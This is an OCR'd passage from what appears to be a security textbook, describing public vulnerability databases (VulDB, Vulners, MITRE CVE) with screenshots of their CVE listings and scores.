
Published	Base	Temp	Vulnerability	Prod	Exp	Rem	CTI
02/08/2022	8.1	7.4	Microsoft Windows Remote Access Connection Manager Privilege Escalation	Operatin...	Unproven	Official F...	0.03
01/11/2022	8.1	7.4	Microsoft Windows Remote Access Connection Manager Privilege Escalation	Operatin...	Unproven	Official F...	0.06
01/11/2022	8.1	7.4	Microsoft Windows Remote Access Connection Manager Privilege Escalation	Operatin...	Unproven	Official F...	0.04
01/05/2022	6.9	6.9	BeyondTrust Secure Remote Access Base Software cross-site request forgery	Remote ...	Not Defi...	Not Defi...	0.03
12/14/2021	8.3	7.3	Microsoft Windows Remote Access Privilege Escalation	Operatin...	Unproven	Official F...	0.04
12/14/2021	8.3	7.3	Microsoft Windows Remote Access Connection Manager Privilege Escalation	Operatin...	Unproven	Official F...	0.03
11/17/2021	6.8	6.6	Zoho Remote Access Plus Server Password Reset password recovery	Remote ...	Not Defi...	Official F...	0.00
11/17/2021	7.0	6.9	Zoho Remote Access Plus Server access control	Remote ...	Not Defi...	Official F...	0.04
11/17/2021	7.0	6.9	Zoho Remote Access Plus Server memory corruption	Remote ...	Not Defi...	Official F...	0.04
09/30/2021	4.6	4.4	Zoho ManageEngine Remote Access Plus random values	Remote ...	Not Defi...	Official F...	0.05
09/30/2021	5.5	5.3	Zoho ManageEngine Remote Access Plus resetPWD.xml hard-coded credentials	Remote ...	Not Defi...	Official F...	0.08

Figure 6.39: Screenshot of VulDB

- **Vulners**

  Source: *https://vulners.com*

  Vulners.com is a security database containing descriptions for a large amount of software vulnerabilities in a machine-readable format. Cross-references between bulletins and continuously updating databases helps one keep abreast of the latest security threats.


VULNERS
DATABASE
PRODUCTS
PRICING
STATS
BLOG
DOCS
CONTACTS
GET STARTED
Daily Hot!
Security news
Exploit updates
Blogs review
Bugbounty
Linux vulnerabilities
Scanners pl
Support

bulletinFamily:unix order:published

Linux kernel vulnerabilities
2022-04-01 00:00:00
CVSS 7.2 CVSS3 7.0

It was discovered that the VFIO PCI driver in the Linux kernel did not properly handle attempts to access disabled memory spaces. A local attacker could use this to cause a denial of service (system crash). (CVE-2020-12888) Mathy Vanhoef discovered that t...

7

Linux kernel (Intel IOTG) vulnerabilities
2022-04-01 00:00:00
CVSS 7.8 CVSS3 8.4

Nick Gregory discovered that the Linux kernel incorrectly handled network offload functionality. A local attacker could use this to cause a denial of service or possibly execute arbitrary code. (CVE-2022-25636) Enrico Barberis, Pietro Frigo, Marius Muench...

8


[SECURITY] [DLA 2967-1] wireshark security update
2022-03-31 21:42:51
CVSS 7.8

Figure 6.40: Screenshot of Vulners

- **MITRE CVE**

  Source: *https://www.cve.org*

  MITRE maintains a CVE database that contains details of the latest vulnerabilities. Attackers can search MITRE CVE to discover vulnerabilities that exist in the target system.

